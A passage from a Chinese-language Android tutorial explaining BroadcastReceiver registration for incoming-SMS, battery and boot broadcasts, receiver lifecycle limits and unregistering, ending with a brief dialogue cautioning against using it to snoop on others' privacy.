
当系统中收到了所订阅的广播意图之后，就会把广播意图传递给这个方法。

我们在配置文件中对 BroadcastReceiver 进行注册。

在 AndroidManifest.xml 文件中的<application>节点里加入如下代码，<receiver>中指定类的名称并通过意图过滤器来捕获收到短信的 android.provider.Telephony.SMS_RECEIVED 的广播 Intent。

```
<receiver android:name=".SMSListenBroadcastReceiver" >
            <intent-filter>
                <action
      android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
 </receiver>
```





除了短信到来广播Intent，Android还有很多广播Intent，如：开机启动、电池电量变化、时间已经改变等广播Intent。

- 接收电池电量变化广播Intent ，在AndroidManifest.xml文件中的<application>节点里订阅此Intent:

```
<receiver android:name=".IncomingSMSReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BATTERY_CHANGED"/>
    </intent-filter>
</receiver>
```

- 接收开机启动广播Intent，在AndroidManifest.xml文件中的<application>节点里订阅此Intent:

```
<receiver android:name=".IncomingSMSReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```

并且要进行权限声明：

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

通常一个BroadcastReceiver对象的生命周期不超过5秒，所以在BroadcastReceiver里不能做一些比较耗时的操作，如果需要完成一项比较耗时的工作，可以通过发送Intent给Activity或Service，由Activity或Service来完成。

```
public class IncomingSMSReceiver extends BroadcastReceiver {
    @Override public void onReceive(Context context, Intent intent)
{
            //发送Intent启动服务，由服务来完成比较耗时的操作
            Intent service = new Intent(context, XxxService.class);
            context.startService(service);
            //发送Intent启动Activity，由Activity来完成比较耗时的操作
            Intent newIntent = new Intent(context, XxxActivity.class);
            context.startActivity(newIntent);
    }
```

当然，实现了 BroadcastReceiver，有时你可能会觉得不需要它，那么你可以将已经注册好的 BroadcastReceiver 进行注销:

```
unregisterReceiver(BroadcastReceiver receiver);
```

小安：哦，原来这个 BroadcastReceiver 还有这么大的用处啊，我可要好好学学。
大致：你可不要因为它能窥探别人的隐私，才学这个哦。